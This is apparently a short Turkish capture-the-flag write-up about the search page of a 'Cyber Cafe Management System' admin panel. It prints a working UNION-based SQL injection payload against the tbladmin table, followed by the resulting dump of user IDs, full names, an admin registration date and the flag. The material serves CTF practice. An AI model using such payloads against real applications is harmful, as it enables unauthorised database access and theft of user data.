


Cyber Cafe Management System Admin paneline erişim sağladıktan sonra sitede erişime izin verilen kısımların Search kısmı olduğunu keşfettim ve buradan kullanıcı verisi çekebileceğimizi düşündüm.



' UNION ALL SELECT 14,concat(AdminRegdate),13,12,11,10,9,8,7,6,5,4,3,2 from tbladmin -- -

Payloadını arama kısmında kullanarak tüm kullanıcıların ID, Full Name bilgilerini çektim ve ve ekstradan Flag bilgisini içeren bir kullanıcı ile karşılaştım. Elde ettiğimiz flag'i sisteme girdik.



Search Users

Search by Username or Entry ID

Search

Result against "' UNION ALL SELECT 14,concat(AdminRegdate),13,12,11,10,9,8,7,6,5,4,3,2 from tbladmin -- -" keyword

S.NO	Entry ID	Full Name	Action
1	398365517	Pushkar Mishra	View Details
2	285255862	Shanu Dev	View Details
3	305642534	Khushi Chaurasia	View Details
4	634737642	Test user	View Details
5	2019-08-01 08:53:46	13	View Details
6	h4ckk4r4d3n1zb4sl1y0r	13	View Details

Flag {h4ckk4r4d3n1zb4sl1y0r}